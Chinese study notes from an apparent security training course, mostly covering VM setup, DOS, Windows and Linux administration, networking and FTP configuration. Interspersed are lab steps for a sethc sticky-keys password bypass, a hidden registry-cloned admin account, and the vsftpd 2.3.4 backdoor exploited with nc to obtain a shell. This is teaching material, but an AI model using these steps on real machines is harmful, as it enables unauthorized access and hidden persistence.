基础
概述
学习寄语
# 班主任:大麦老师;助教老师:陈老师;培训对接老师:魏老师
# 王老师
学习:勤学多练,要理解不要背,有的放矢,有问题尽量当天解决,
要求1:(C)当前老师上课的实操要全部跟着操作完;(B)课后要熟练上课的实操内容;(A)做到举一反三
要求2:当天作业尽量当天交,考勤要注意
# 张老师(第一阶段教学)
课程:系统(Windows&Linux),网络,开发
# 肖老师(第二阶段教学)
课程:
# 叶老师(第三阶段教学)
课程:安全产品、安全服务,等保测评,安全加固,应急响应流程,防火墙,WAF,态势感知,堡垒机,企业如何使用安全产品保护IT资产,
# 上课制度
课程时长:学习四个月(3-4阶段考核)
上课时间:周一到周五,上午9:00-12:00,下午14:00-18:00,晚上18:00-22:00(自习时间)
# 韩老师-就业老师
岗位,未来规划
# 小白老师-学习方法
雷锋精神:无私奉献(开源),坚持,有底线
多向老师请教,
# 陈老师-助教老师
看完要多练习,根据理解去学习,可以加上自己的理解去做
# 大麦班主任-学习方法
多学多问,
复制代码
资料下载
镜像:
工具:
复制代码
环境准备
Windows非家庭版安装&激活
VMware安装&配置
VPN工具安装&配置
FTP工具安装&配置
Windows7
# VM16pro,安装系统2C4G60G,删除打印机,工作网络,稍后提示,mz/aa
Windows7 企业版
# 安装VM Tools工具的补丁
windows6.1-kb4474419-v3-x64_b5614c6cea5cb4e198717789633dca16308ef79c.msu
# 禁用 Windows update
services.msc
启动类型:禁用;恢复:无操作
# 关闭 配置自动更新
gpedit.msc
管理模版 > Windows组件 > Windows Uupdate >> 配置自动更新 (已禁用)
# 关闭防火墙
控制面板\系统和安全\Windows 防火墙\自定义设置
# 压缩出一个D盘30G左右
# 克隆多一台WIn7虚拟机,并修改主机名mz-PC2
WinServer2019
# 桌面体验版,30G系统盘,aA1234
D盘
# 桌面优化
图标
# VMTools
安装 VMTools
# 关闭防火墙
控制面板\系统和安全\Windows 防火墙\自定义设置
# 关闭更新
gpedit.msc
管理模版 > Windows组件 > Windows Uupdate >> 配置自动更新 (已禁用)
# 无须按 Ctrl + Alt + Del交互式登录
gpedit.msc > Windows设置 > 安全设置 > 本地策略 > 安全选项 > 交互式登陆:无须按Ctrl + Alt + Del (已启用)
# 快照

# 克隆&修改主机名
VM网络模式
桥接
NAT
仅主机模式
复制代码
Dos命令
### help = command /?

# 修改字体颜色
color 0a

## dir
# 查看当前目录文件
dir
# 只显示名字
dir /w
# 显示当前目录和子目录的所以文件
dir /s
# 显示当前目录和子目录的所以文件 / 翻页
dis /s/p
# 查看隐藏文件
dir /a
# 模糊查询, ?代表一个单词
dir de?ktop
# 模糊查询2,*代表多个单词
dir d*
# 模糊查询3,空格需要要""包裹
dir "desk top"

## cd
# 进入目录, cd [.|..|path]
cd path
# 返回盘符目录,即根目录
cd /
# 直接跨盘符调整指定目录            --todo     在D盘如何直接跨盘调整到C指定目录--
cd /d [盘符]

## md 创建目录
# 创建单层目录
md test
# 创建多层目录
md a/b/c

## cd> 创建文件
# 创建aa.txt文件
cd> aa.txt
# 在a路径下创建aa.txt文件
cd> a\aa.txt

## echo 编写内容
# 往aa.txt文件覆盖写入内容whoami
echo whoami > aa.txt
# 往aa.txt文件追加写入内容whoami
echo whoami >> aa.txt
# 往a目录下的aa.txt文件覆盖写入内容whoami
echo whoami > a\aa.txt

## type 查看文件内容
# 查看aa.txt文件内容
type aa.txt

## copy 复制文件
# 将aa.txt文件拷贝到test目录中
copy aa.txt test
# 拷贝test目录下的aa.txt文件到根目录并修改为bb.txt文件
copy test\aa.txt bb.txt

## ren 修改文件名称
# 将 bb.txt 修改为 cc.txt
ren bb.txt cc.txt
# 将test目录下的aa.txt 修改为bb.txt [后面不需要指定目录]
ren test\aa.txt bb.txt

## rd 删除目录
# 删除 test目录[需要确认]
rd /s test
# 确定删除test目录
rd /s/q test

## del 删除文件
# 删除 aa.txt 文件
del aa.txt

### 其他
## cls 清屏
## ver 查看当前dos版本
## chkdsk 检查当前磁盘,chkdsk d: 检查D盘
## time 显示时间
## date 显示日期
## certmgr 证书管理窗口
## mstsc 打开远程窗口
## explorer 文件管理器
## calc 计时器工具
## cleanmgr 磁盘清理工具
## gpedit 本地组策略编辑器
## lusrmgr 本地用户和组
## notepad 打开记事本
## regedit 注册表
## sfc 检查文件, sfc /SCANNOW
## taskmgr 任务管理器
## write 写字板
## help 查看有什么命令

## ipconfig 查看IP地址
ipconfig
ipconfig /all

## nslookup 查看DNS解析
nslookup baidu.com

## ping 默认ping 4次
ping baidu.com -t # 一直ping
ping baidu.com -n 10 # ping 10 次
ping baidu.com -l 1464 # 指定ping包大小为10字节 [有些网站现在ping包大小]
cisp-practise01
Windows
Windowe系统格式:CDFS/UDF/FAT12/FAT16/FAT32/NTFS
NTFS (New Technology File System 新技术文件系统)
复制代码
权限
默认继承权限;可以通过禁用继承,修改权限和主体;
aa/bb: 如果aa禁用了继承,并修改权限;bb没有禁用继承,则bb会继承aa的权限;
cc/dd:如果dd禁用了继承,并修改权限;cc没有禁用继承,dd的权限保持不变;
复制代码
用户
# Win7密码保存地址:C:\Windows\System32\config\SAM;hash加密了
0、账号的编号
Administrator	500
Guest	501

1、查看用户
whoami /user # 查看当前用户
vmic useraccount get name,sid # 查看所以账号的名称和sid
net user  # 查看所有用户
net user admin # 查看admin用户信息

2、启用或禁用指定用户
net user admin /active:yes # 启用admin用户
net user admin /active:no #  禁用admin用户

3、命令创建用户
net user mz aa123456 /add  # 创建用户mz 密码为aa123456

4、命令重置用户密码
net user mz "" # 将mz用户密码重置为空

5、修改用户密码
net user mz 123456 # 将mz用户的密码修改为123456

6、命令删除用户
net user mz /del # 删除mz用户
组
# 组:Guest、Users
1、查看组
net localgroup # 查看本地用户组
2、命令创建组
net localgroup group1 /add # 创建group1组
3、命令删除组
net localgroup group1 /del # 删除group1组
4、命令添加用户到指定组
net localgroup group1 mz /add # 将用户mz加入group1组
5、把指定用户踢出组
net localgroup group1 mz /del # 将用户mz移出group1组
5次shift漏洞
# 唤醒程序路径:C:\Windows\System32\sethc
# 复现方法:先关机重启,看到windows图标,直接在VM上关闭客户机(模拟开机时断断电源操作),再重启虚拟机,一定要看到“启动启动修复(推荐)”,回车;取消还原,查看“隐藏问题详细信息”,打开“X:\windows\system32\zh-CN\erofflps.txt”,在记事本中文件>打开,文件类型选择所有文件,将sethc修改为sethce,将cmd复制一份并修改为sethc,之后关闭窗口点击完成关机,再开机,点击用户登陆,按5次shift按键,在CMD窗口执行net user username "",设置无密码即可登录。

sethc

5次shift漏洞
安全策略
gpedit.msc > Windows设置 > 账号策略 > 密码策略 (密码长度,复杂性,默认(密码最长使用时间42天,最短0天),强制密码历史次数)
gpedit.msc > Windows设置 > 账号策略 > 账号锁定策略 (锁定时间,锁定阈值:3次无效登录,重置锁定计数器)
# 本地日志 (使用事件查看器,eventvwr.msc)
gpedit.msc > Windows设置 > 本地策略 (登录记录,系统时间等)
复制代码
Windows隐藏账号
net user test$ aa /add # 创建一个test$用户
net localgroup administrators test$ /add # 添加到administrators 组中
net user administrator /active:yes # 激活administrator账号
# 在本地用户和组中删除test$
regedit # 打开注册表
1、打开HKEY_LOCAL_MACHINE/SAM/SAM,右键“权限”,将administrators组更新完成控制权限,刷新注册表(查看,刷新);
2、继续打开HKEY_LOCAL_MACHINE/SAM/SAM/Domains/Users/Names
3、导出administrator的uuid注册表到桌面,Users/000001F4命名为admini_uuid
4、导出test$的uuid注册表到桌面,Users/000003E9命名为test_uuid
5、导出test$的name注册表到桌面,Users/Names/test$命名为test
6、编辑admini_uuid,拷贝F值到test_uuid的导出注册表中
7、命令删除test$用户:net user test$ /del,刷新检查注册表和本地用户中都没有test$用户了
8、导入test$注册表:先右键test的注册表选择合并,在右键test_uuid的注册表选择合并,刷新检查注册表有test的账号信息了
9、设置“不显示登录用户名登录”:gpedit.msc > Windows设置 > 安全设置 > 本地策略 > 安全选项 > "交互式登录:不显示最后的用户名"
cisp-practise02
cisp-practise03
Linux
Centos7 安装
Centos7网络配置
Centos7 更换Yum源
# 更换阿里源
curl -o /etc/yum.repos.d/CentOS-Base.repo https://mirrors.aliyun.com/repo/Centos-7.repo
# 清理yum缓存
yum clean all
# 重新生成缓存
yum makecache
###—文件操作
配置Centos7
# 清屏
clear
# 设置字体
echo 'setfont LatGrkCyr-12x22' >> /etc/bashrc
# 修改源
curl -o /etc/yum.repos.d/CentOS-Base.repo https://mirrors.aliyun.com/repo/Centos-7.repo
yum clean all
yum makecache
# 安装工具
yum install wget -y # wget下载
yum install -y net-tools  # ifconfig
yum install -y bind-utils # nslookup
yum install -y vim-enhanced # vim
yum install -y tree # tree --help | more 翻页
# 防火墙命令
systemctl stop firewalld # 查看防火墙状态
systemctl disable firewalld # 禁止开机自启动
systemctl status firewalld # 查看防火墙状态
# 关闭selinux
cp /etc/selinux/config /etc/selinux/config.bak # 备份selinux备份
vim /etc/selinux/config # 将 enforcing 修改为 disabled
getenforce # 检查 selinux是否是 disabled 状态
# tree命令
tree / -L 1
# file
file 命令可以判断文件类型
# ls命令
ls -i # index 索引
ls -alh
目录结构
bin # 二进制
boot # 启动,内核
dev # 设备
etc # 配置文件
home # 其他用户家目录
lib # 系统库 链接文件
mnt # 挂载
opt # 大的安装
root # root用户家目录
var # 网页
tmp # 临时文件
sys # 文件系统
srv #
复制代码
Linux文件类型–file
text 文件
shell script # shell 脚本
executable # 可执行
data # 数据
directory # 目录
empty # 空
复制代码
# 文件
touch aa.txt # 创建文件
echo whoami > aa.txt # 查看文件
file aa.txt # text

# 目录
mkdir test # 创建test目录
mkdir -p a/b/c # 创建多层级目录
rm -r test # 删除test目录
rm -rf a # 删除a目录,不用回复yes
mv a test # 将a目录移动到test下
mv test/a /root/b # 将test目录下的a,移动到/root下,并改名称为b

Ctrl + D # 输入结束
Ctrl + S # 暂停屏幕输出
Ctrl + U # 在提示符下,将整行命令删除
Ctrl + Z # 暂停当前任务
复制代码
文件压缩和备份
## bzip2 命令:用于创建和管理(包括解压缩)".bz2"格式的压缩包
# bzip2 [选项] [要压缩的文件]
# .bz2 文件的压缩程序,并删除原始的文件
# 压缩
bzip2 aa.txt # 不保留原文件,生成aa.txt.bz2 压缩文件
bzip2 -k bb.txt # 保留原文件,生成bb.txt.bz2 压缩文件
# 解压
bzip2 -d aa.txt.bz2 # 解压文件,不保留压缩包
bzip2 -tv bb.txt.bz2 # 测试完整性,没有返回就没有问题,可选:v是可视化,f是强制替换现有的文件

## gzip
# 压缩
gzip aa.txt bb.txt # 分别压缩aa.txt.gz, bb.txt.gz,原文件不保留
gzip -l bb.txt.gz # 列出压缩包内容
gzip -c cc.txt # 标准输出(取巧)
gzip -r test # 递归,st目录下的文件分别压缩,可以使用drv,递归解压
# 解压
gzip -d bb.txt.gz # 解压缩文件,可选:f强制解压,v是可视化

## tar 打包(备份作用),f 文件是必备参数(该参数要放在最后),(可以打包目录)
# 打包
tar -cf txt.tar *.txt # c是创建,txt.tar打包后的文件名,*.txt是要打包的文件
tar -tf txt.tar # t是查看压缩包里面的内容
# 解包
tar -xf txt.tar # 保留压缩包,解压到当前路径
# 压缩(z=gz, j=bz2)
tar -czf txt.tar.gz *.txt
tar -cjf txt.tar.bz2 *.txt
# 解压
tar -xzf txt.tar.gz
tar -xjf txt.tar.bz2
其他命令
# which [] 命令 : 查看命令的环境变量

# uname 显示 linux 体系结构和内核版本
uname # linux
uname -a # 查看所有信息
uname -m # 显示电脑类型 x86_64
uname -n # 主机名称
uname -r # 发行编号,不是版本号
uname -v # 版本号
uname -s # 操作系统名称
uname -p # 处理器 x86_64
uname -i # 硬件平台 x86_64
uname -io # 操作系统名称

# service 命令,旧版本的systemctl (更强大)
service [start|stop|restatus|reload|status] service_name

# systemctl service_name [start|stop|restatus|reload|status]
systemctl show firewalld
systemctl mask firewalld # 注销(无法通过命令启动,可以需要unmask找回来启动)
# 服务状态
static : 不可以自己启动,需要enabled服务来唤醒
mask : 注销,无法启动,可以通过systemctl unmask 恢复原来的状态
active (exited) : 仅执行一次就正常结束的服务
active (waiting) : 正在执行当中,不过还再等待其他的时间才能继续处理。例如打印机相关服务的状态

# cut 命令,剪
# 文件aa.txt文件如下, 分隔符可以是空格,逗号等
1	2	3
4	5	6
# cut -d '	' -f 1 aa.txt
1
4
# cut -d '	' -f 1-2 aa.txt
1	2
4	5
cut -d : -f 1,3 /etc/passwd # 只显示第1,3列

# 标准输入,输入重定向
echo -e "hello word \nhello kylin" > aa
wc -l < aa.txt > bb.txt
cat bb.tt # 2


# 多命令执行方式。可以;&& || 之间混合使用
command1;command2;command3 # 顺序执行,命令错误也会执行后面
command1&&command2&&command3 # 顺序执行,前面有错误后面不会执行
command1 || command2 || command3 # 命令1错执行命令2,命令2错执行命令3,命令1正确后面不执行
command1 | command2 | command3 #  管道符作用,只显示最后一个命令结果


# 痕迹命令
w # tty实时登录信息 , tty命令查看当前tty编号,Logname查看原始登录的用户(切换用户的情况)
who # 和w差不多,更简洁
last # 最近登录信息,显示远程登录ip
lastlog # 最后登录时间
lastb # 查看最近登录失败的信息(密码错误,或者账号错误)
VIM 编辑工具
命令模式:
dd 剪切      dd + p  剪切后粘贴
yy 复制	  yy + 3p 复制后粘贴3行
u  撤销
ctl+r 恢复撤销

末行模式:
wq 保存
wq! 强制保存
q 退出
q! 强制退出
/字符串  查找改字符串
/^字符	查找以改字符为开头的
/字符$	查找以改字符为结尾的
set nu 显示行号
set nonu 取消行号
文件权限&用户
目录:755
文件:644
chmod 755 dir
chmod 655 file
chown user:group test
# 特殊权限
sudo 借用root权限
SUID: 借用User的权限,只在文件
SGID: 借用group的权限,

id username # 查看uid
# 创建用户
useradd mz
passwd aa
su mz
su
userdel -rf mz # 删除用户和文件

groupadd group_1
groupdel -f group_1
# 添加到用户到组,或者删除
gpasswd -a user group
gpsswd -d user group

# /etc/sudoers 添加用户才可以sudo提权
root ALL=(ALL) ALL
# /etc/sudoers.d/下添加也可以
echo "user ALL=(ALL) ALL" > user_sudoers


# 实例
echo 'while true ; do echo -e "\a" ; sleep 1 ; done'  >aa
将脚本写入 aa 文件
./aa
chmod 744 aa ======= 修改成可执行文件
./aa ======= 执行 aa文件,语法为 ./[文件名]
top命令
# top 命令的交互选项:
P按键  #根据CPU使用率从大到小排序
M按键  #根据内存使用率从大到小排序
N按键  #根据PIN从大到小排序
T按键  #根据进程使用CPU累计运算的时间排序
q按键  #退出top

ps aux  # 显示用户,tty,命令
ps -ef # pid
top # 动态查看,3s查看一次
cisp-practise04
Kali
安装和配置Kali
wget -qO- https://archive.kali.org/archive-key.asc | sudo gpg --dearmor -o /usr/share/keyrings/kali-archive-keyring.gpg
echo "deb [signed-by=/usr/share/keyrings/kali-archive-keyring.gpg] https://archive.kali.org/kali kali-rolling main non-free contrib" | sudo tee /etc/apt/sources.list
网络配置
# ifconfig
ifconfig -s # 查询网卡网络通信情况
ifconfig ens33 down # 关闭网卡,网卡不在,IP也不见了
ifconfig ens33 up # 开启网卡
ifdown ens33 # 关闭网卡,网卡还在,IP不见了
ifup ens33 # 启动网卡

# ip
ip addr # 查看IP地址
ip addr add 192.168.16.101/24 dev ens33 # 临时添加IP地址,用于测试,重启就没有了
ip link # 查看当前设备情况
ip link set ens33 down # 关闭网卡,网卡不在,
ip link set ens33 up # 开启网卡
ip link set ens33 name ens32 # 关闭网卡后,可以修改网卡名称,之后再启动
ip route show # 查看路由信息

# route
route # 显示路由 (default)
route -n # -n是以数字的方式显示 (0.0.0.0)

# netstat 查看网络连接
netstat -anpt # 显示当前主机所有互动的,TCP协议
netstat -anpu # 显示 UDP协议
netstat -lanpt # 监听

# ss 查看网络连接2,高并发的场景
ss -anpt # 和netstat差不多

# nslookup #
nslookup www.baidu.com # 返回域名对应的IP地址

# ping
ping -c 5 www.baidu.comn # 指定ping 次数
ping -s 1000 www.baidu.com # 指定包大小

# tracert # 跟踪
yum install -y traceroute
traceroute www.wangdun.cn

# 网卡配置目录
/etc/sysconfig/network-scripts/
cp ifcfg-ens33 ifcfg-ens33.bak # 备份网卡
# vim ifcfg-ens33
TYPE="Ethernet" # 以太网
PROXY_METHOD="none" # 代理方法:关闭
BROWSER_ONLY="no" # 仅仅是浏览器
BOOTPROTO="dhcp" # 网卡协议
DEFROUTE="yes" # 默认路由
IPV4_FAILURE_FATAL="no" #
IPV6INIT="yes"
IPV6_AUTOCONF="yes"
IPV6_DEFROUTE="yes"
IPV6_FAILURE_FATAL="no"
IPV6_ADDR_GEN_MODE="stable-privacy"
NAME="ens33" # 网卡名称
UUID="5b505e8a-35f2-4920-8241-edd9f3070780" # 唯一标识码
DEVICE="ens33" # 设备名称
ONBOOT="yes" # 是否激活
# 静态新加(DNS最多3个)
IPADDR="192.168.16.101"
NETMASK="255.255.255.0"
GATEWAY="192.168.16.2"
DNS1="223.5.5.5" # 阿里
DNS2="8.8.8.8" # 谷歌
DNS3="192.168.16.2"

# cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 223.5.5.5
nameserver 8.8.8.8
nameserver 192.168.16.2

# df
df -h # 查看系统空间
free -h # 内存空闲
cat /proc/cpuinfo # 查看CPU信息


# rpm
# http://rpmfind.net/
rpm -aq # 查询系统已安装的包
rpm -ivh # i:安装;v:可视化;h:进度
rpm -ql # 查看软件是否安装
-i # 安装
-e # 卸载

# yum
yum repolist # 查看镜像源
yum search vsftpd # 查看vsftpd软件包
yum install vsftpd # 安装vsftpd软件
yum remove vsftpd # 卸载vsftpd软件
yum autoremove # 卸载残留
yum clear all


## vsftpd
# http://rpmfind.net/
wget https://rpmfind.net/linux/mageia/distrib/8/x86_64/media/core/release/vsftpd-3.0.3-11.mga8.x86_64.rpm
# /etc/vsftpd/vsftpd.conf
anonymous_enable=NO
chroot_local_user=YES
chroot_list_enable=YES
chroot_list_file=/etc/vsftpd/chroot_list
listen=YES
listen_ipv6=NO
#
useradd ftpuser
passwd ftpuser
vim  /etc/vsftpd/user_list # 添加ftpuser
# systemctl restart vsftpd
netstat -anpt  # 查看21端口

# 客户端
yum install ftp
sftp ftpuser@192.168.16.101
get filename # 下载
put filename # 上传
笑脸漏洞,2.3及以下版本
# 探活
nmap 192.168.16.0/24 # 可以查看到ftp
nmap -sV 192.168.16.ip # 查看服务版本

# nc 瑞士小军刀
nc 192.168.16.ip 21 # ftp21端口,用户和密码随便输入, :)是关键
	user aa:)
	pass aaaa

# 同时开其他终端
sudo nmap -sS -p 6200 192.168.16.ip # 6200端口
nc 192.168.16.ip 6200 #已经进去了
	ls
	python -c 'import pty;pty.spawn("/bin/bash")'


<img src="http://img.k2r2.com/uploads/002/20230625/1618252013.jpg">
安防
服务器运维
服务器基本概念









服务器关键组件




###—CPU


###—内存





###—硬盘

